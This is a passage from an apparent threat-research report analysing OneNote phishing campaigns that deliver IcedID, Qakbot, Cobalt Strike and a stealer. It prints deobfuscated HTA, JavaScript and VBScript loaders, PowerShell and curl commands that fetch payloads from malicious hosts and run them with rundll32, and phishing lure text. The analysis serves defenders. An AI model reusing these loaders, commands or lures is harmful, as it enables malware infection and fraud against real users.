



Fig.10 - IcedID Attack Chain & execution flow.

The phishing email from the attacker includes an attachment named "**unpaid_4178-February-03.one**", which is a OneNote file containing a fake Microsoft 365 page. The page appears to contain a cloud attachment and deceives the user into double-clicking to view it, thereby initiating the IcedID infection process.



Microsoft 365 Cloud Document Sharing

Microsoft 365

Somebody shared the cloud document with you


Please, click the Secure View button to view shared document in the Protected Mode

Double-click this button to open cloud shared document Protected View

d you know? Microsoft 365, the cloud-based version of Office, combines these best-in-class apps with device management, next-level security, and powerful cloud services.

Fig.11- Fake MS 365 page.

When the user clicks on the "View" button within the OneNote attachment, an .hta file is silently dropped into the Temp directory of the compromised system without any type of notification. This action triggers the download of both the IcedID malware payload and a decoy PDF file called "**invoice.pdf**" that displays phony invoice information.



```
var gref = ActiveXObject;
var T = String;
var fc = 'fromCharCode';

function string_from_stack_2(){
    return document.getElementById("xt").getAttribute('alt');
}


function createExecution(){
  var o = new gref('WScript.Shell');

  o.run(document.getElementById("xa").getAttribute('title').concat("1132
  C:\\Users\\Public\\classic.jpg,PluginInit"));
}


function goDownload(arg){
   var o = new gref('WScript.Shell');
   var c = string_from_stack_2().concat("('http://helthbrotthersg.com/view.png',
   'C:\\Users\\Public\\classic.jpg')");
   var k = string_from_stack_2().concat(
   "('https://transfer.sh/get/vpiHmi/invoice.pdf', 'C:\\Users\\Public\\invoice.pdf');
   Start-Process C:\\Users\\Public\\invoice.pdf");


   o.run(c,0);
   o.run(k, 0);

}
```

```
Request Headers                                                    [ Raw ]  [Header Defi
GET /view.png HTTP/1.1
Transport
   Connection: Keep-Alive
   Host: helthbrotthersg.com
```

IcedID Payload

```
0000011E  0D 0A 0D 0A 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00   ....MZ..........ÿÿ..,.....
00000138  00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ..@.......................
00000152  00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8   ................º..´.Í!¸
0000016C  01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65   .LÍ!This program cannot be
00000186  20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00    run in DOS mode....$.....
000001A0  00 00 52 1C FD 10 16 7D 93 43 16 7D 93 43 16 7D 93 43 53 11 97 42 35 7D 93 43   ..R.ý..}.C.}.C.}.CS..B5}.C
000001BA  57 45 90 42 77 7C 93 43 25 1C 96 42 4E 7D 93 43 9D 56 96 42 0E 7C 93 43 2F 5C
```


Remit To:
TD SYNNEX Canada ULC
LB#T10541(+C=CAD/+U=USD)
PO BOX 4388, STN A
Toronto, ON M5W 3S1

Decoy PDF

Make Cheque Payable To: TD SYNNEX Canada ULC
Please include your customer #1220250 and invoice #59784630 on your cheque

PURCHASE ORDER	**CUSTOMER #**	**SHIPPED VIA**	**Invoice#**	**DATE**	**F.O.B**
11/23/2022	1220250	UPS Standard	59784630	01/18/23	FOB Origin
TERMS: B	**Ship Date**	**Ship From**	**Invoice Total**	**Due Date**	
NET 30	01/18/23	Markham 14th Ave	$2,765.74	02/17/23	
Approval #	**Taxable**	**Source**	**Contact Phone #**	**PAGE**	
	Y	Sales Order	416-240-2758	1 / 1	

Fig.12 - Execution of HTA file.



```
⊟ ONENOTE.EXE (3820)          "C:\Program Files\Microsoft Office\Office16\ONENOTE.EXE" "C:\Users\IEUser\Desktop\OneNote\0c49b5030b910b09c8575a09800a1bd085bd4d16f7c0bed8062d0257b43a56ed.one"
     ONENOTEM.EXE (68)        /tsr
  ⊟ mshta.exe (2456)          "C:\Windows\SysWOW64\mshta.exe" "C:\Users\IEUser\AppData\Local\Temp\OneNote\16.0\NT\0\cloudDocument.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
    ⊟ powershell.exe (4508)   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Exec Bypass -NoP -C (new-object system.net.webclient).downloadFile('http://helthbrotthersg.com/view.png', 'C:\Users\Public\classic.jpg')
        Conhost.exe (5028)    \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    ⊟ powershell.exe (5660)   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Exec Bypass -NoP -C (new-object system.net.webclient).downloadFile('https://transfer.sh/get/vpiHmi/invoice.pdf', 'C:ProgramDatainvoice.pdf'); Start-Pro
        Conhost.exe (4932)    \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    ⊟ rundll32.exe (6688)     "C:\Windows\System32\rundll32.exe" C:\Users\Public\classic.jpg,PluginInit
        rundll32.exe (3804)   "C:\Windows\System32\rundll32.exe" C:\Users\Public\classic.jpg,PluginInit
```


Fig. 13 - Process tree of OneNote execution.

Upon further observation, it was noted that the IcedID malware infection was followed by the download and execution of a Powershell script, which in turn downloaded the Cobalt Strike DLL beacon. This behavior is similar to previous variants of IcedID and Qakbot, where they infect the system with Cobalt Strike approximately 45 minutes after the initial infection.

```
Invoke-WebRequest -Uri 'http://167.172.154.189/b360802.dll' -
OutFile 'c:\windows\tasks\si.dll'; start-process rundll32.exe
-ArgumentList '/s c:\windows\tasks\si.dll,ApendMenu'
```

Fig.14 - Powershell script to download CobaltStrike.

Continued analysis of the increasing number of OneNote samples has uncovered an intriguing method employed by Qakbot to download and execute its payload. When the user clicks the "Open" button in the OneNote file, the HTA file is dropped into the Temp directory of the infected system. The HTA file utilizes JavaScript to deobfuscate the obfuscated data from the <div> element. Following this, VBScript creates a registry key and stores the deobfuscated data in it. A separate JavaScript code creates a WshShell object and executes Curl to download the Qakbot payload.


Office 365
Double Click on Open Button
Open
attachment
Decoded string to save in registry
Dropped HTA File
Fake Error Message
OK

This document contains attachments from the cloud, to receive them, double click "open"

Stay in the groove with Microsoft Office 365 integration with Microsoft OneNote.

Copyright © 2023 Microsoft. All rights reserved.

```
function sleep(millis){var date = new Date();var curDate = null;do {
curDate = new Date(); }while(curDate - date < millis);}/** var url =
"https://google.com"; */new ActiveXObject("wscript.shell").run("curl.exe
--output C:\\ProgramData\\512.png --url " + url, 0);sleep(15000);var shell
= new ActiveXObject("shell.application");shell.shellexecute("rundll32",
"C:\\ProgramData\\512.png,Wind", "", "open", 3);
```

Document Error

This document is corrupted and could not be opened.


```
ONENOTE.EXE (3200)            "C:\Program Files\Microsoft Office\Office16\ONENOTE.EXE" "C:\Users\IEUser\Desktop\New folder\abc.one"
  ONENOTEM.EXE (896)          /tsr
  mshta.exe (3916)            "C:\Windows\SysWOW64\mshta.exe" "C:\Users\IEUser\AppData\Local\Temp\OneNote\16.0\NT\0\attachment.hta"
    curl.exe (4440)           "C:\Windows\System32\curl.exe" --output C:\ProgramData\512.png --url https://myvigyan.com/m1YPt/300123.gif
      Conhost.exe (1316)      \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    rundll32.exe (3132)       "C:\Windows\System32\rundll32.exe" C:\ProgramData\512.png,Wind
```

```
<div id="content">f30ku30kn30kc30kt30ki30ko30kn30k 30ks30kl30ke30ke30kp30k(30km30ki30kl30kl30

<script language="javascript">

var hash = "58b4095fb5335282cc3fde57c643da38";

var content = document.getElementById("content").innerText;

</script>

<script language="vbscript">

Dim WshShell
Set WshShell = CreateObject("WScript.Shell")

' Write
WshShell.RegWrite "HKCU\SOFTWARE\Firm\Soft\Name", content, "REG_SZ"

' Read
' msgbox WshShell.RegRead("HKCU\SOFTWARE\Firm\Soft\Name")

</script>

<script language="javascript">

var body = WshShell.RegRead("HKCU\\SOFTWARE\\Firm\\Soft\\Name");

var func = Function("url", body.replace(new RegExp("30k", "g"), ""));
func("https://myvigyan.com/mlYPt/300123.gif");

</script>

<script language="vbscript">

' Delete
WshShell.RegDelete("HKCU\SOFTWARE\Firm\Soft\Name")

' Fake error
' https://www.instructables.com/How-to-Make-a-message-box-using-VBScript/
msgbox "This document is corrupted and could not be opened.", 16, "Document Error"
```

Fig.15 - Qakbot OneNote obfuscation.

It has also been observed that the latest OneNote Qakbot samples have altered their execution flow. Instead of using HTA files, they are now dropping CMD files to download and execute the final payload.

Onenote -> cmd -> powershell -> rundll32 (final Qakbot payload).


OneNote
Double Click on Open Button
Open
Open
Base64 Encoded CMD File to Download and Execute Qakbot
in.cmd
Decoded Dropped CMD File

This document contains attachments from the cloud, to receive them, double click "open"

Stay in the groove with Microsoft Office 365 integration with Microsoft OneNote.

Copyright © 2023 Microsoft. All rights reserved.

```
ONENOTE.EXE (7120)            "C:\Program Files\Microsoft Office\Office16\ONENOTE.EXE" "C:\Users\IEUser\Desktop\New folder\f05d16207f093809a9
  ONENOTEM.EXE (460)          /tsr
  cmd.exe (6152)              C:\Windows\system32\cmd.exe /c ""C:\Users\IEUser\AppData\Local\Temp\OneNote\16.0\NT\0\Open.cmd" "
    Conhost.exe (4044)        \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    powershell.exe (7288)     powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnB
    cmd.exe (7780)            C:\Windows\system32\cmd.exe /K C:\ProgramData\in.cmd
      Conhost.exe (7752)      \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
      powershell.exe (7560)   powershell Invoke-WebRequest -URI https://starcomputadoras.com/lt2eLM6/01.gif -OutFile C:\programdata\putty.jpg
      rundll32.exe (7392)     rundll32 C:\programdata\putty.jpg,Wind
```


```
C:\Users\IEUser\AppData\Local\Temp\OneNote\16.0\NT\0>powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]
::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL3N0YXJjb21wdXRhZG9yYXMuY29t
L2x0MmVMTTYvMDEuZ2lmIC1PdXRGaWxlIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZw0KcnVuZGxsMzIgQzpccHJvZ3JhbWRhdGFccHV0dHkuanBnLFdpbmQN
CmV4aXQNCg==')) 1>C:\ProgramData\in.cmd  && start /min C:\ProgramData\in.cmd
```

```

@echo off
powershell Invoke-WebRequest -URI https://starcomputadoras.com/lt2eLM6/01.gif -OutFile C:\programdata\putty.jpg
rundll32 C:\programdata\putty.jpg,Wind
exit
```

Fig.16. - New Qakbot OneNote execution.

Case Study-3: Stealer

Numerous RATs and banking malware have been observed spreading through OneNote since the malware campaign began, with Qakbot malware being the most prevalent. However, only Redline has been identified as distributing through OneNote files in the stealer category. Recently, a suspicious OneNote sample was discovered due to its network activity.



This section is corrupted. Click here to repair this section.

Legal Notice
Monday, February 6, 2023
7:35 AM

Hello, my name is Carly Fiorina. I work for Private Digital Investigations. We have recently analyzed your internet traffic and have come across suspicious activity in correlation with fraud. I have attached a document containing data evidence we have collected throughout our investigation. There is speculation that your internet has been breached and suspicion to believe you are a victim of a cyber threat engagement. Please review the attached file and contact us with any questions or concerns. You can reach me on my direct line which has been provided in the document. Thank you so much for your time and urgency reflecting this matter.


Sincerely,
Carly Fiorina
Lead Investigations Officer

Private Digital Investigations LLC

```
File: 5.one
 1: 0x00003540 .PNG 89504e47 0x000000ef 088833d5a4fdcd105a34657922326f76
 2: 0x00003788 <Scr 3c536372 0x00006441 39f3c510f46d605202844e35c07db84b
 3: 0x0000a0f0 .PNG 89504e47 0x000014a6 0229d876e9208270eceaa3a65accbdde
 4: 0x00012470 .PNG 89504e47 0x00000147 9cc9eb32f6ed4a3cef2e62e258895f95
 5: 0x0001da30 <htm 3c68746d 0x000009cd 558da264c83bfe58c1fc56171c90c093
 6: 0x0003af28 <htm 3c68746d 0x0000099a c6ba1a7b2b90e18b6c25382453370169
 7: 0x0006a390 L... 4c000000 0x000008be ef7f9739337bc657cd0a63e32e27d0a1
 8: 0x0006ac88 .PNG 89504e47 0x000004b8 09cdda009a19de19700290d12773af42
```

Fig.17 - Phishing document malicious content

After using the **onedump.py** tool by Didier Stevens to analyze the sample, multiple data blobs were discovered. Stream 2, 3, and 5 contained HTML files with hidden code. After dumping the files, it was discovered that two of them used URL encoding for obfuscation. CyberChef was used to decode the scripts, which were revealed to be VBScript files that download payloads from malicious URLs and execute them using the Start-Process command.



```
<html>
<head>
<title></title>
<body>
<script language="JavaScript" type="text/javascript">
document.write(unescape(
'%3C%68%74%6D%6C%3E%0A%3C%68%65%61%64%3E%0A%3C%74%69%74%6
C%2F%68%31%3E%3C%2F%63%65%6E%74%65%72%3E%0A%3C%73%63%72%6
4%0A%09%63%6F%6E%73%74%20%69%6D%70%65%72%73%6F%6E%61%74%6
3%61%74%6F%72%20%3D%20%43%72%65%61%74%65%4F%62%6A%65%63%7
9%63%65%20%3D%20%4C%6F%63%61%74%6F%72%2E%43%6F%6E%6E%65%6
F%6E%4C%65%76%65%6C%3D%69%6D%70%65%72%73%6F%6E%61%74%69%6
2%6F%63%65%73%73%53%74%61%72%74%75%70%22%29%0A%09%53%65%7
3%65%74%20%50%72%6F%63%65%73%73%20%3D%20%53%65%72%76%69%6
3%72%65%61%74%65%28%22%63%6D%64%2E%65%78%65%20%2F%63%20%7
2%6A%65%63%74%20%53%79%73%74%65%6D%2E%4E%65%74%2E%57%65%6
E%63%6F%6D%2F%69%6E%73%74%61%6C%6C%2F%45%75%6C%73%6D%2E%6
0%27%25%61%70%70%64%61%74%61%25%5C%45%75%6C%73%6D%2E%65%7
4%6F%77%2E%63%6C%6F%73%65%28%29%0A%65%6E%64%20%73%75%62%0
</script>
</body>
</html>
```


```
%3C%68%74%6D%6C%3E%0A%3C%68%65%61%64%3E%0A%3C%74%69%74%6C%65%3E%20%3E%5F%20%3C%2F%74%69%74%
6C%65%3E%0A%3C%63%65%6E%74%65%72%3E%3C%68%31%3E%34%30%34%20%4E%6F%74%20%46%6F%75%6E%64%3C%2
F%68%31%3E%3C%2F%63%65%6E%74%65%72%3E%0A%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D
%22%56%42%53%63%72%69%70%74%22%3E%0A%53%75%62%20%77%69%6E%64%6F%77%5F%6F%6E%6C%6F%61%64%0A%
```

```
time:   0ms
length: 781
 lines:  20
```

```
<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
<script language="VBScript">
Sub window_onload
        const impersonation = 3
        Const HIDDEN_WINDOW = 12
        Set Locator = CreateObject("WbemScripting.SWbemLocator")
        Set Service = Locator.ConnectServer()
        Service.Security_.ImpersonationLevel=impersonation
        Set objStartup = Service.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        Set Process = Service.Get("Win32_Process")
        Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object
System.Net.WebClient).DownloadFile('https://somosnutrisalud.cl/installs/clean/payroll.exe',
'%appdata%\payroll.exe');Start-Process '%appdata%\payroll.exe'", null, objConfig,
intProcessID)
```

Fig.18 - Decoded text from encoded HTA files.

The third file underwent multiple layers of obfuscation before revealing the final binary. It was first encoded with URL encoding and then subjected to several layers of base64 encoding. Additionally, it used the gzip library to decode the final code. The output of the decoded code was a PowerShell file path, presumably for use in later stages of execution.



Telegram channel

```
<Script Language='Javascript'>
<!-- youhacker Crypter tg channel:https://t.me/toxicnetarmy -->
<!--
document.write(unescape(
'%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%56%42%53%
